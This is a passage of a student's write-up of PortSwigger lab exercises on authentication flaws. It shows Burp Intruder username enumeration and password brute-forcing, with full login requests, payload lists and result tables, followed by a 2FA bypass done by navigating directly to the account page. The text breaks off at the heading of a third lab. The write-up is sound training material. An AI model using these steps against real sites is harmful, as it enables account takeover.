Authentication Vulnerabilities Exploitation

Labs by PortSwigger: Web Security Academy

Write-Up

Pavel Pecheniuk

Introduction

Authentication is the process of verifying the identity of a user or client. Websites are potentially exposed to anyone who is connected to the internet. This makes robust authentication mechanisms integral to effective web security.

There are three main types of authentication:

- Something you **know**, such as a password or the answer to a security question.
- Something you **have**, usually a physical object such as a mobile phone or security token.
- Something you **are** or do, such as your biometry or patterns of behaviour.

Most vulnerabilities in authentication mechanisms occur in one of two ways:

- The authentication mechanisms are weak because they fail to adequately protect against brute-force attacks.
- Logic flaws or poor coding in the implementation allow the authentication mechanisms to be bypassed entirely by an attacker.

The impact of authentication vulnerabilities is diverse and anyways severe. If an attacker bypasses authentication or brute-forces their way into another user's account, they have access to all the data and functionality that the compromised account has. Also, this could be a low-privileged account, which an attacker might make use of to gain access to high-level info via privilege escalation. If they are able to compromise a high-privileged account, such as a system administrator, they could take full control over the entire application and potentially gain access to internal infrastructure.

A website's authentication system usually consists of several distinct mechanisms where vulnerabilities may occur. **Some of the common examples:**

- Vulnerabilities in password-based login.
- Vulnerabilities in multi-factor authentication.
- Vulnerabilities in other authentication mechanisms.

In this write-up, I document the completion of the lab challenges where I am practicing my exploitation skills of common vulnerabilities arising in authentication mechanisms, concentrating on ones listed above in the Introduction section. Throughout the labs I am using Burp Suite as a web vulnerability penetrating tool.

Lab 1. Username enumeration via different responses


Task:

This lab is vulnerable to username enumeration and password brute-force attacks. It has an account with a predictable username and password lists.

To solve the lab, enumerate a valid username, brute-force this user's password, then access their account page.

Solution:

Let’s navigate straight to the login page and try to log in with the invalid credentials. Attempting to log in and simultaneously intercepting traffic with Proxy in Burp Suite results in capturing some packets, amongst which we can find a *POST /login* request.




Username
aaa

Password
•••

Let’s send this request to Intruder to perform further manipulations. Firstly, let’s highlight the value of the parameter *username* by adding §§ symbols to indicate that we are going to work with this parameter.

Then we need to configure the username payloads. These usernames will be our material to conduct a brute-force attack against the login logic of the application. Let’s load the list of usernames.


Last step – ensure that the right type of an attack is selected. In our case we need Sniper attack. This attack iterates through the payloads, inserting one payload at a time into each position defined in the request, in our case, into the username value. Everything is prepared and we can start the attack by clicking the corresponding button.



Target https://0a7100a9034a60738115c59d001500ab.web-security-academy.net

☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0a7100a9034a60738115c59d001500ab.web-security-academy.net
Cookie: session=2EWEgY5rvqxX1OLbRvGhecQ4kfVj8sLq
Content-Length: 25
Cache-Control: max-age=0
Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://0a7100a9034a60738115c59d001500ab.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7100a9034a60738115c59d001500ab.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=§aaa§&password=aaa
```



Payload position: All payload positions

Payload type: Simple list

Payload count: 101

Request count: 101


This payload type lets you configure a simple list of strings that are used as payloads.

```
carlos
root
admin
test
guest
info
adm
mysql
user
```

After the attack is finished we should investigate the responses.

Among one hundred responses one of them attracts our interest with the distinctive longer Length value. Let’s examine it and observe it contains the message *Incorrect password*. Although it is not shown in the screenshot below, other responses contained the *Invalid username* message.

That allows us to conclude the response with the *Incorrect password* message is the one with the right username, which is *ak*. We make a note of it and go further.



Results
Positions
Capture filter: Capturing all items
View filter: Showing all items


Request	Payload	Status code	Response received	Error	Timeout	Length
49	ak	200	63			3250
0		200	87			3248
1	carlos	200	53			3248
2	root	200	49			3248
3	admin	200	46			3248
4	test	200	64			3248
5	guest	200	57			3248
6	info	200	45			3248

Request
Response
Pretty
Raw
Hex
Render

```
      <header class="notification-header">
      </header>
      <h1>
        Login
      </h1>
      <section>
        <p class=is-warning>
          Incorrect password
        </p>
        <form class=login-form method=POST action="/login">
          <label>
            Username
          </label>
          <input required type=username name="username" autofocus>
          <label>
            Password
```

Now it is time to find out the right password matching the username *ak*, which we need to insert into the *username* parameter.


The further procedure is similar – we highlight the *password* value, load all of the possible passwords as payloads, select *Sniper attack* and start the attack.



Target: https://0a7100a9034a60738115c59d001500ab.web-security-academy.net

☑ Update Host header to match target

```
POST /login HTTP/2
Host: 0a7100a9034a60738115c59d001500ab.web-security-academy.net
Cookie: session=2EWEgY5rvqxX10LbRvGhecQ4kfVj8sLq
Content-Length: 25
Cache-Control: max-age=0
Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://0a7100a9034a60738115c59d001500ab.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7100a9034a60738115c59d001500ab.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i

username=ak&password=§aaa§
```



Payload position: All payload positions

Payload type: Simple list

Payload count: 100

Request count: 100


Payload configuration

This payload type lets you configure a simple list of strings that are used as payloads.

```
123456
password
12345678
qwerty
123456789
12345
1234
111111
1234567
```

Let’s examine the attack output.

Each request received the response with the 200 Status code except one, which got a 302 response. It indicates us that the login attempt is successful.



Results
Positions
Capture filter: Capturing all items
View filter: Showing all items

Request	Payload	Status code	Response received	Error	Timeout	Length
49	charlie	302	73			184
0		200	145			3250
1	123456	200	53			3250
2	password	200	49			3250
3	12345678	200	65			3250
4	qwerty	200	47			3250
5	123456789	200	45			3250
6	12345	200	46			3250

Request
Response
Pretty
Raw
Hex


```
POST /login HTTP/2
Host: 0a7100a9034a60738115c59d001500ab.web-security-academy.net
Cookie: session=2EWEgY5rvqxX1OLbRvGhecQ4kfVj8sLq
Content-Length: 28
Cache-Control: max-age=0
Sec-Ch-Ua: "Not(A:Brand";v="8", "Chromium";v="144"
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: "Windows"
Accept-Language: en-GB,en;q=0.9
Origin: https://0a7100a9034a60738115c59d001500ab.web-security-academy.net
Content-Type: application/x-www-form-urlencoded
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/144.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
Sec-Fetch-Site: same-origin
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Referer: https://0a7100a9034a60738115c59d001500ab.web-security-academy.net/login
Accept-Encoding: gzip, deflate, br
Priority: u=0, i
Connection: keep-alive

username=ak&password=charlie
```

We now have identified credentials:

Username: *ak*

Password: *charlie*

Let’s use them to log in and as it can be seen we successfully did it. The lab is solved.



Congratulations, you solved the lab!
Share your skills!
Continue learning »
Home | My account | Log out

My Account

Your username is: ak

Your email is: ak@normal-user.net

Email

Lab 2. 2FA simple bypass

Task:


This lab's two-factor authentication can be bypassed. You have already obtained a valid username and password, but do not have access to the user's 2FA verification code. To solve the lab, access Carlos's account page.

Your credentials: wiener:peter

Victim's credentials carlos:montoya

Solution:

Let’s navigate to the login page and attempt to log in using our credentials.




Login

Username: wiener

Password: •••••

There is a two-factor authentication deployed in this lab, so we should receive the verification code sent to us by email. We open our inbox and find the code.




Your email address is wiener@exploit-0afc0079030516b385ef5c3c01c0002c.exploit-server.net

Displaying all emails @exploit-0afc0079030516b385ef5c3c01c0002c.exploit-server.net and all subdomains

Sent	To	From	Subject	Body	
2026-02-08 19:00:08 +0000	wiener@exploit-0afc0079030516b385ef5c3c01c0002c.exploit-server.net	no-reply@0ac700b703c4160b85c45d9c005c00d3.web-security-academy.net	Security code	Hello! Your security code is 0972. Please enter this in the app to continue. Thanks, Support team	View raw

After submitting the code, we are able to log in to our account.



~~https~~://0ac700b703c4160b85c45d9c005c00d3.web-security-academy.net/my-account?id=wiener


My Account

Your username is: wiener

Your email is: wiener@exploit-0afc0079030516b385ef5c3c01c0002c.exploit-server.net


Email

Let's examine the URL with which we can navigate to our account. The part *id=wiener* obviously indicates this is the account page of the user with the name *wiener*, the username we submit to enter the account. So, the URL link that allows to navigate to a user's account would look like:



~~https~~://0ac700b703c4160b85c45d9c005c00d3.web-security-academy.net/my-account

Now let's try to log in with the victim's credentials.



Login


Username

carlos

Password


•••••••

We are again asked to provide a verification code. We can violate authenticating ourselves with the verification code and simply navigate to an account page by changing URL to the “general” link below:



~~https~~://0ac700b703c4160b85c45d9c005c00d3.web-security-academy.net/my-account

Thereby we gain access to the victim’s account bypassing the 2FA mechanism. The lab is solved.



Congratulations, you solved the lab!

My Account

Your username is: carlos

Your email is: carlos@carlos-montoya.net

Email

Lab 3. Offline password cracking

Task:

